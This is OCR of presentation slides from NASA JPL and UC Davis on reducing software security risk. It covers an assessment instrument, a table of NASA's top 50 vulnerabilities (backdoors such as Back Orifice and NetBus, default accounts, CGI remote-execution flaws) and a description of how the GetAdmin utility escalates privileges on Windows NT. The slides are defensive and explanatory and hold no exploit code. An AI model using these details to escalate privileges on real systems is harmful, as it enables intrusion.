
- **Assessment Instrument composed of three tools and reports:**
  - **Vulnerability Matrix**
  - **Tester's Assistant**
  - **Model-Based Verification**
- **Tools can be used collectively or individually**
- **There is a potential for wider application of the instrument beyond assessment of security of software**

FOR MORE INFO...

David Gilliam
JPL
400 Oak Grove Dr., MS 144-210
Pasadena, CA 91109
Phone: (818) 354-0900 FAX: (818) 393-1377
Email: david.p.gilliam@jpl.nasa.gov
Website: http://security.jpl.nasa.gov/rssr/

John Powell
MS 125-233
Phone: (818) 393-1377
Email: john.d.powell@jpl.nasa.gov

Backup Slides




Real Project Application

- JPL/NASA Class A Flight Project (MECS)
  - ➢ Testing with NASA Flight Mission – Multi-Mission Encrypted Communication System (MECS)

    Network-Aware Communication Software

    – Some Initial Testing Performed
- Other NASA & JPL Projects
- Potential for Instrument use with the Inter-Planetary Network (IPN)
- JPL/NASA Project WebSite: http://security.jpl.nasa.gov/rssr


Reducing Software Security Risk through an Integrated Approach - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks
Netsite: http://seclab.cs.ucdavis.edu/projects/testing/
What's Related
AV Translation
Document: Done

Reducing Software Security Risk through an Integrated Approach

General Interest

- Summary
- Sponsors
- Who We Are
- Papers and Presentations
- Interesting and Useful Links

Project Details

- 50 Vulnerabilities
- Code-Checking Tools


Home Pages

- Computer Security Lab
- Department of Computer Science
- University of California, Davis

Part 1: Vulnerabilities List

NASA has given us a list of their 50 top vulnerabilities. The following table summarizes them, and adds pointers to DOVES entries.

No.	Vulnerability Name	Vulnerability Class	Description
1	BackOrifice	Backdoors	Back Orifice default installation
2	Getadmin Present	Backdoors	GetAdmin utility present
3	NetBus	Backdoors	NetBus trojan horse allows complete remote control of Windows systems
4	defrexec	Brute Force	Rexec default account accessible
5	deftel	Brute Force	Telnet default account accessible
6	TelnetOpen	Brute Force	Telnet available with no login
7	Aglimpse	CGI-Bin	Glimpse HTTP aglimpse remote execution vulnerability
8	AnyForm	CGI-Bin	AnyForm CGI script allows remote execution of arbitrary commands
9	Campas	CGI-Bin	Campas cgi-bin file executes remote commands
10	CGI Textcounter	CGI-Bin	Textcounter CGI program allows remote command execution
11	cgiexec	CGI-Bin	CGI program executed an arbitrary command
12	FormMailExec	CGI-Bin	FormMail remote execution
13	GuestBookCheck	CGI-Bin	Guestbook could allow execut...
14	HTTP Glimpse Vulnerability	CGI-Bin	Glimpse HTTP aglimpse remote execution vulnerability
15	PHPBufferOverflow	CGI-Bin	php.cgi buffer overflow
16	vulncgi	CGI-Bin	CGI-BIN programs vulnerable
17	vulnphf	CGI-Bin	Phone book CGI phf allows remote execution of arbitrary commands
18	rlogin	Daemons	Rlogin -froot command could allow remote root access
19	tftp	Daemons	TFTP
20	popimap	E-mail	Popd buffer overflow vulnerability (second writeup)
21	smtp_outdated	E-mail	Sendmail daemon outdated
22	ftppwless	FTP	FTP daemon with no password


Reducing Software Security Risk through an Integrated Approach - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Shop Stop
Bookmarks
Netsite: http://seclab.cs.ucdavis.edu/projects/testing/
What's Related
AV Translation
Document: Done

Reducing Software Security Risk through an Integrated Approach

General Interest

- Summary
- Sponsors
- Who We Are
- Papers and Presentations
- Interesting and Useful Links

Project Details

- 50 Vulnerabilities
- Code-Checking Tools

Home Pages

- Computer Security Lab
- Department of Computer Science
- University of California, Davis

GetAdmin

Vulnerability Description

Brief description: program gives Administrator rights

Full description: *Getadmin.exe* attaches to the WinLogin process, which is running in the system's security context. It then makes standard API calls that add the specified user to the administrators group.

Any account that has rights to "Debug Programs" will always be able to run *Getadmin.exe* successfully because the "Debug Programs" right allows a user to attach to any process. The "Debug Programs" right is initially granted to Administrators and should be only granted to fully trusted users. Members of the administrators group always have the rights to make the calls *GetAdmin.exe* needs in order to succeed. So, if an account in that group runs *Getadmin.exe* , it works.


Getadmin.exe must be executed locally and works for accounts on a workstation or member server and for domain accounts on a primary domain controller (PDC). The utility does not function on a backup domain controller (BDC) because the account database on a BDC is read only. The only way to use GetAdmin to modify a domain account database is to log on to a primary domain controller and run the utility locally on the PDC.

Getadmin.exe works because of a problem in a low-level kernel routine that causes a global flag to be set which allows calls toNtOpenProcessToken to succeed regardless of the current users permissions. This in turn allows a user to attach to any process running on the system, including a process running in the system's security context, such as WinLogon. 